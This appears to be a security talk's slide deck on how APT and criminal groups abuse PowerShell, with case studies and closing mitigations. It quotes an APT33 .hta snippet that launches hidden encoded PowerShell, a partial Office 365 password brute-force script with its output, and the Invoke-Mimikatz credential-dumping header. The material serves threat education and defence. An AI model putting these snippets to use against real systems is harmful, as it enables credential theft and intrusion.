

APTs <3 PowerShell and Why You Should Too

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- PowerShell Obfuscation Guru



Aren't PowerShell Attacks Dead?

- “Offensive PowerShell is Dead”
- “Why don't you just use C#”
- “Script Block Logging makes PowerShell Attacks impossible”
- “AMSI is going to catch offensive scripts”



...obviously dead

EDITORS' PICK | 2,024 views | Jan 9, 2020, 08:47am EST

Windows Security: Russian Cybercrime Group Is Using PowerShell-Based Backdoor

BleepingComputer

Hackers use fake Windows error logs to hide malicious payload

... a malicious payload designed to prepare the ground for script-based attacks. The trick is part of a longer chain with intermediary PowerShell ...

3 weeks ago

ITProPortal

How cybercriminals used Covid-19-themed spam to spread dangerous Emotet malware

... banking or credit card account credentials from compromised hosts. ... a PowerShell script that is used to compromise the victim's computer.

BleepingComputer

Evil Corp blocked from deploying ransomware

...

... and PowerShell scripts downloaded from attack ... on how a WastedLocker attack unfolds and indica

2 weeks ago

PowerShell technique

ed a new Monero cryptocurrency m
Injection, run-time code compilation



Forbes

Windows Security: Russian Cybercrime Group Is Using PowerShell-Based Backdoor

... Russian Cybercrime Group Is Using PowerShell-Based Backdoor ... a Windows PowerShell-based backdoor called PowerTrick in attacks ...

Threatpost

Sodinokibi Ransomware Now Scans Networks For PoS Systems

The compromise of PoS software – which is commonly installed on credit card ... They also used encoded PowerShell commands, which is a ...

IT Security Central

Challenges Facing Sensitive Sectors in Working Securely from Home

If any of these three conditions have been compromised, then we may be ... system admins disable Powershell and macros in Office products.

23 ho TechRadar



Hackers are using this strange technique to launch attacks against Windows devices

A new attack technique has been discovered by Huntress Labs ... it is used to execute a VBScript to start PowerShell and run a command in it.

3 weeks ago

Forbes

Defending Against The New Real-World Attacks

The website initiates Adobe Flash, a comm PowerShell and uses the command line to feed it instructions, all ...

May 4, 2020



What is PowerShell?

- Gives Full .NET Access
- Direct access to Win32 API
- Operates in Memory
- Installed by default in Windows
- Admins typically leave it enabled



You Retweeted

 **Brian in Pittsburgh**
@arekfurt

Red teams and MS:
Powershell abuse is totally played out. Glad that problem is solved.

Real world criminal groups and most APT attackers:
STILL POWERSHELL ALL DAY BABY

(Meaning: actually make sure you have PS abuse well-defended before you worry about the latest C# hotness.)

 **ClearSky Cyber Security** @ClearskySec · Dec 23, 2019

#OilRig targets LANDesk Agent users via PowDesk - New PowerShell-based malware resembles QUADAGENT.
PowDesk checks for the presence of LANDesk Agent folder and service before C&C beacon.
Full analysis coming soon.
[virustotal.com/gui/file/8406c...](https://www.virustotal.com/gui/file/8406c...)

Timeline of PowerShell

- PowerShell v1 – 2006
 - Released for XP SP2, Server 2003 SP1 & Vista
- PowerShell v2 – 2008
 - Integrated into Windows 7 & Server 2008
 - Introduced a bunch of new features such as PS remoting and background jobs
 - Essentially no protections
- TrustedSec (David Kennedy & Josh Kelley) give their PowerShell: It's time to own... talk – 2010

Timeline of PowerShell

- PowerShell v3 – 2012
 - Introduction of module logging
 - PowerSploit first published
 - Metasploit exec_powershell published
- PowerShell v4 – 2013
 - Rudimentary Script Block Logging introduced
 - PowerView – 2014
 - PowerUp – 2014
 - Cobalt Strike PowerShell execution



Timeline of PowerShell

- PowerShell v5 – 2015/2016
 - PowerShell <3 the Blue Team – 2015
 - Introduction of modern PowerShell Defenses
 - AMSI!
 - PowerShell Empire – 2015
 - PowerPick – 2015



Who is Using Offensive PowerShell Still?

- APT3
- APT19
- APT28
- APT29
- APT32
- APT33
- APT41
- FIN6
- FIN7
- OilRig
- Thrip
- WIRTE
- Temp.Veles
- FIN8
- FIN10
- TA459
- TA505
- TG-3390
- Turla
- CopyKittens
- Bronze Butler
- menuPass
- Patchwork
- Lazarus Group
- Stealth Falcon
- Soft Cell
- Cobalt Group
- DarkHydrus
- Deep Panda
- Dragonfly 2.0
- Gallmaker
- Gorgon Group
- Kimsuky
- Leviathan
- Magic Hound
- MuddyWater
- Poseidon Group



Researching the Threat


- Database of adversary TTPs
 - Adversary Behaviors
 - Cyber Threat Intelligence
- Used by:
 - Private Industry
 - Governments
 - Open-source Community
- Attack.MITRE.org

The screenshot shows the MITRE ATT&CK website interface. The top navigation bar includes links for Matrices, Tactics, Techniques, Mitigations, Groups, Software, Resources, and a Blog. A search bar is also present. Below the navigation bar, a banner announces that ATT&CK sub-techniques have been released. The main content area is titled 'Enterprise Matrix' and provides a description of the matrix for Enterprise. A sidebar on the left lists the matrices: PRE-ATT&CK, Enterprise (selected), Windows, macOS, Linux, Cloud, Mobile, and ICS. Below the description, there are buttons for 'layouts', 'show sub-techniques', 'hide sub-techniques', and 'help'. The main content area displays a table of techniques categorized by initial access, execution, persistence, privilege escalation, defense evasion, credential access, discovery, and lateral movement.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement
9 techniques	10 techniques	18 techniques	12 techniques	34 techniques	14 techniques	24 techniques	9 techniques
Drive-by Compromise	Command and Scripting Interpreter (7)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Credentials from Password Stores (3)	Application Window Discovery	Internal Spearphishing
External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (11)	Boot or Logon Autostart Execution (11)	Deobfuscate/Decode Files or Information	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer
Hardware Additions	Native API	Boot or Logon Initialization Scripts (3)	Boot or Logon Initialization Scripts (5)	Direct Volume Access	Forced Authentication	Cloud Service Dashboard	Remote Service Session Hijacking (2)
Phishing (3)	Scheduled Task/Job (5)	Browser Extensions	Compromise Client Software Binary	Execution Guardrails (1)	Input Capture (4)	Cloud Service Discovery	Remote Services (6)
Replication Through Removable Media	Shared Modules	Create or Modify System Process (4)	Create or Modify System Process (4)	Exploitation for Defense Evasion	Man-in-the-Middle (1)	Domain Trust Discovery	Replication Through Removable Media
Supply Chain Compromise (3)	Software Deployment Tools	Create Account (3)	Event Triggered Execution (15)	File and Directory Permissions Modification (2)	Modify Authentication Process (3)	File and Directory Discovery	Software Deployment Tools
Trusted Relationship	System Services (2)	Create or Modify System Process (4)	Exploitation for Privilege Escalation	Group Policy Modification	Network Sniffing	Network Service Scanning	
	User Execution (2)					Network Share Discovery	
	Windows						


What are APTs using PowerShell For?

- Command and Control (C2)
- DLL Hijacking
- Keylogging
- Lateral Movement
- Privilege Escalation
- Credential Harvesting
- Active Directory Exploitation



Offensive PowerShell

- 90% of targeted attacks used PowerShell – [Carbon Black](#)
- 689% increase in targeted PowerShell Attacks – [McAfee](#)
- 50-70% targeted attacks observed PowerShell – [CrowdStrike](#)



APT33

- Suspected Iranian threat group
- Target Aerospace and Energy industries
- Typically employ:
 - Empire
 - PowerSploit
 - Mimikatz
 - PoshC2



APT33

- Excerpt of APT 33 malicious .hta file from [Fireeye](#)

```
# Please Wait. Loading ...
```

```
<h1>Please Wait. Loading ... </h1>
```

```
<head>
```

```
<title>Supply Specialist , Riyadh, Alsalam Aircraft Company</title>
```

```
</head>
```

```
...
```

```
<script>
```

```
a=new ActiveXObject("WScript.Shell");
```


```
a.run('%windir%\\System32\\cmd.exe /c powershell -window hidden -enc <redacted encoded  
command>', 0);
```

```
</script>
```

```
...
```


WastedLocker Ransomware

- Evil Corp Group / Dridex
- Leverages Cobalt Strike & PowerView
 - Also contains PowerShell, JavaScript, and .Net
- PSEXec is used to launch PowerShell and the WastedLocker Ransomware
- Resulted in the theft of >\$100 million




Active Directory Server Breach

- Nippon Telegraph & Telephone (NTT)
 - May 7, 2020 – Intrusion Occurred
 - May 11, 2020 – Intrusion Detected
- Attackers targeted both on-premise machines and cloud environments



Active Directory Server Breach

- Used phishing to get an initial foothold
 - Domain information
 - Social Media
- Password spray attack to get access to the cloud server



Escalation and traversal: NTT breach

Active Directory Server Breach

- Brute-force attack on user accounts on Server A
 - Server A is a **privileged** production server
- Extracted passwords from LSASS and remote session to get remote access to AD server
- Added backdoor into AD server

```
1 PS C:\> Get-AzureADUser | Where {$_.DirSyncEnabled -eq $true} | Select -Property DisplayName,UserPrinci
2 ,DirSyncEnabled,LastDirSyncTime | ft -auto
3
4 DisplayName      UserPrincipalName      DirSyncEnabled LastDirSyncTime
5 -----
6 Aaron Gardiner aaron.gardiner@  True 10/19/2017 1:56:03 PM
7 Adam Wally adam.wally@  True 10/19/2017 1:56:03 PM
```

```
PS C:\Users\Ross\Desktop> & "C:\Users\Ross\Desktop\bruteo365.ps1"
Attempt #1
Trying password qwerty123
WARNING: Your connection has been redirected to the following URI:
"https://ps.outlook.com/PowerShell-LiveID?PSVersion=5.1.14409.1018 "
New-PSSession : [ps.outlook.com] Connecting to remote server ps.outlook.com failed with the following
Access is denied. For more information, see the about_Remote_Troubleshooting Help topic.
At C:\Users\Ross\Desktop\bruteo365.ps1:11 char:16
+ ... $Session = New-PSSession -ConfigurationName Microsoft.Exchange -Conn ...
+ ~~~~~
+ CategoryInfo          : OpenError: (System.Manageme...RemoteRunspace:RemoteRunspace) [New-PSses
+ FullyQualifiedErrorId : AccessDenied,PSSessionOpenFailed
Connect-MsolService : Authentication Error: Bad username or password.
At C:\Users\Ross\Desktop\bruteo365.ps1:12 char:1
+ Connect-MsolService -Credential $0365Cred
+ ~~~~~
+ CategoryInfo          : OperationStopped: (:) [Connect-MsolService], Exception
+ FullyQualifiedErrorId : System.Exception,Microsoft.Online.Administration.Automation.ConnectMso
Get-MsolDomain : You must call the Connect-MsolService cmdlet
At C:\Users\Ross\Desktop\bruteo365.ps1:13 char:12
+ $Domains = Get-MsolDomain
+ ~~~~~
+ CategoryInfo          : OperationStopped: (:) [Get-Msol
+ FullyQualifiedErrorId : Microsoft.Online.Administration
inistration.Automation.GetDomain
Attempt #2
Trying password Password@123
WARNING: Your connection has been redirected to the following
"https://ps.outlook.com/PowerShell-LiveID?PSVersion=5.1.14409
```

Part of the script

```
Import-module MSONline
$username = "jen@pqa.onmicrosoft.com"
$X=0
foreach($password in get-content password_list.txt)
{
    $X=$X+1;
    Write-Host "Attempt #$X"
    Write-host "Trying password $password"
```

Hotel Chain Attack

- Detected malicious activity on their network
- Used GitHub to download payload
 - [CrowdStrike](#) reported other APTs using this method in 2020
- Key traits
 - Completely un-obfuscated
 - Basic evasion techniques
- Activity was almost waived off as internal Red Team practicing

```
← → ↺ raw.githubusercontent.com/BC-SECURITY/Empire/master/data/module_sour...

function Invoke-Mimikatz
{
<#
.SYNOPSIS

This script leverages Mimikatz 2.2.0 and Invoke-ReflectivePEInjection to reflectively load Mimikatz into
memory. This allows you to do things such as
dump credentials without ever writing the mimikatz binary to disk.
The script has a ComputerName parameter which allows it to be executed against multiple hosts.

This script should be able to dump credentials from any version of Windows through Windows 10 or higher installed.

Function: Invoke-Mimikatz
Author: Joe Bialek, Twitter: @JosephBialek
Mimikatz Author: Benjamin DELPY `gentilkiwi`. Blog: http://blog.gentilkiwi.com. Email:
Twitter @gentilkiwi
License: http://creativecommons.org/licenses/by/3.0/fr/
Required Dependencies: Mimikatz (included)
Optional Dependencies: None
Mimikatz version: 2.2.0 20200519 ()

.DESCRPTION

Reflectively loads Mimikatz 2.2.0 in memory using PowerShell. Can be used to dump credentials without writing
anything to disk. Can be used for any
functionality provided with Mimikatz.

.PARAMETER DumpCreds

Switch: Use mimikatz to dump credentials out of LSASS.

.PARAMETER DumpCerts

Switch: Use mimikatz to export all private certificates (even if they are marked non-exportable).

.PARAMETER Command

Supply mimikatz a custom command line. This works exactly the same as running the mimikatz command line.
mimikatz "privilege::debug exit" as an example.
```


How do I mitigate the Threats?

- PowerShell protections are eliminating many of the advantages of the tradecraft
 - AMSI
 - Script Block Logging
 - Module Logging
 - EDR
- These are also starting to be incorporated into .Net

